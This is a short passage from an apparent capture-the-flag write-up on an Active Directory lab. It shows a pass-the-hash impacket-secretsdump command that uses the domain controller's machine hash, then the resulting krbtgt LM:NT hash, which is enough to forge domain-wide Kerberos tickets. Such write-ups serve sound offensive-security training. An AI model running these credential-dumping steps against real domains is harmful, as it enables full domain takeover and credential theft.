But got the DC01 machine hash instead.
DC01$In another kind of CTF, you would attempt a DCSYNC and pray it works. Luckily, we only need to find the NT hash of KRBTGT. Therefore, I attempt a secretsdump:
impacket-secretsdump -hashes :57867e655d1abc9f45fd6e954e351531 'dc01$@shadow.gate'
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5509cbfe52e94940c0ec99b21e09802:::And we have the entire thing! Remember that hashes displayed are LM:NT